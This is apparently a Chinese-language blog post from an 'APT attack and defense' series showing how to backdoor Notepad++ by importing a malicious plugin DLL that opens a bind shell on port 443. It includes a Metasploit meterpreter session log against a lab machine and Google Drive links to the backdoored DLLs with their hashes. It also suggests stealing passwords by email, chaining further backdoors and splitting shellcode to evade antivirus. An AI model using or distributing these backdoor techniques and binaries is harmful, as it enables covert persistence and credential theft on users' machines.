专注APT攻击与防御
https://micropoor.blogspot.com/

- 本季是作《php安全新闻早八点-高级持续渗透-第一季关于后门》的补充。
- https://micropoor.blogspot.com/2017/12/php.html

在第一季关于后门中，文章提到重新编译notepad++，来引入有目标源码后门构造。本季继续以notepad++作为demo，而本季引入无目标源码构造notepad++ backdoor。

针对服务器，或者个人PC，安装着大量的notepad++，尤其是在实战中的办公域，或者运维机等，而这些机器的权限把控尤为重要。


该系列仅做后门思路。

Demo 环境：

- Windows 2003 x64
- Windows 7 x64
- notepad++ 7.6.1
- vs 2017

遵守第一季的原则，demo未做任何对抗安全软件，并且demo并不符合实战要求。仅提出思路。**由于demo并未做任何免杀处理。导致反病毒软件报毒。如有测试，建议在虚拟机中进行测试。**


Windows 2003： ip 192.168.1.119




开放端口：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```


notepad++版本：




导入dll插件：



notepad++ v7.6.x以上版本提示，后重新打开notepad++，来触发payload。



开放端口变化如下：



msf连接：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     192.168.1.119    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -z

[*] Started bind handler
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:42903 -> 192.168.1.119:443) at 2018-12-31 06:24:06 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2492
meterpreter > ps
```

```
meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2492
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                  Path
 ---   ----  ----               ----  -------  ----                  ----
 0     0     [System Process]
 4     0     System             x64   0
 292   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 308   2104  cmd.exe            x64   0        WIN03X64\Administrator C:\WINDOWS\system32\cmd.exe
 340   292   csrss.exe          x64   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 364   292   winlogon.exe       x64   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 412   364   services.exe       x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 424   364   lsass.exe          x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 608   412   vmacthlp.exe       x64   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 660   412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 716   412   svchost.exe        x64   0                               C:\WINDOWS\system32\svchost.exe
 784   412   svchost.exe        x64   0                               C:\WINDOWS\system32\svchost.exe
 824   412   svchost.exe        x64   0                               C:\WINDOWS\system32\svchost.exe
 840   412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 992   412   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1052  412   msdtc.exe          x64   0                               C:\WINDOWS\system32\msdtc.exe
 1136  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1196  412   inetinfo.exe       x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\inetsrv\inetinfo.exe
 1240  412   svchost.exe        x64   0                               C:\WINDOWS\system32\svchost.exe
 1380  412   VGAuthService.exe  x64   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1428  412   vmtoolsd.exe       x64   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1516  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1640  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1804  412   dllhost.exe        x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\dllhost.exe
 1948  660   wmiprvse.exe       x64   0                               C:\WINDOWS\system32\wbem\wmiprvse.exe
 2104  2088  explorer.exe       x64   0        WIN03X64\Administrator C:\WINDOWS\Explorer.EXE
 2124  1812  conime.exe         x64   0        WIN03X64\Administrator C:\WINDOWS\system32\conime.exe
 2228  2104  vmtoolsd.exe       x64   0        WIN03X64\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2244  2104  ctfmon.exe         x64   0        WIN03X64\Administrator C:\WINDOWS\system32\ctfmon.exe
 2264  2244  ctfmon.exe         x86   0        WIN03X64\Administrator C:\WINDOWS\SysWOW64\ctfmon.exe
 2492  2104  notepad++.exe      x64   0        WIN03X64\Administrator C:\Program Files\Notepad++\notepad++.exe
 2496  660   wmiprvse.exe       x64   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\wbem\wmiprvse.exe
 2556  840   wuauclt.exe        x64   0        WIN03X64\Administrator C:\WINDOWS\system32\wuauclt.exe
```

后者的话：

demo借助了notepad++的证书，在通过notepad++来调用自身。本季的demo并不符合实战要求。在实战中，当目标人启动notepad++时，或者抓取密码发送到指定邮箱，或者在做一次调起第四方后门等，这是每一位信息安全从业人员应该考虑的问题。

关于后门，无论是第一季还是最六季，都侧面的强调了shellcode的分离免杀，后门”多链”的调用触发。同样，攻击分离，加大防御者的查杀成本，溯源成本，以及时间成本。给攻击者争取最宝贵的时间。

PS：

关于mimikatz的分离免杀参考上一季《体系的本质是知识点串联》，https://micropoor.blogspot.com/2018/12/blog-post.html。

本demo 不支持notepad++ v7.6版本。因为此问题为notepad++官方bug。7.6.1更新如下：

```
Notepad++ v7.6.1 new enhancement and bug-fixes

 1. Several bug-fixes & enhancement on Plugins Admin.
 2. Notepad++ will load plugins from %PROGRAMDATA% instead of %LOCALAPPDATA%.
 3. Fix installer's plugins copy issue under Linux (by using WINE).
 4. Fix Installer HI-DPI GUI glitch.
 5. Fix "Import plugins" not working issue.
 6. Fix printer header/footer font issue.
 7. Make installer more coherent for the option doLocalConf.xml.
 8. Make text display right in summary panel.
```

为此调试整整一天。才发现为官方bug。

Demo for dll：

由于demo并未做任何免杀处理。导致反病毒软件报毒。如有测试，建议在虚拟机中进行测试。demo仅做开放443端口。等待主机连接。

> **HTMLTags_x32.dll**
> 大小: 73728 字节
> 文件版本: 1.4.1.0
> 修改时间: 2018年12月31日, 18:51:20
> MD5: FDF30DD5494B7F8C61420C6245E79BFE

> SHA1: D23B21C83A9588CDBAD81E42B130AFE3EDB53EBB
> CRC32: D06C6BD1

https://drive.google.com/open?id=1_sFKMWi6Zuy1_v82Ro1wZR8OrqKr7GD4

> **HTMLTags_x64.dll**
> 大小: 88064 字节
> 文件版本: 1.4.1.0
> 修改时间: 2018年12月31日, 18:51:09
> MD5: D7355FF1E9D158B6F917BD63159F4D86
> SHA1: 9E6BC1501375FFBC05A8E20B99DC032C43996EA3
> CRC32: 606E5280

https://drive.google.com/open?id=1JwmW8KrxYoQ1Dk_VNtnDs0MxM6tuqCs_

- Micropoor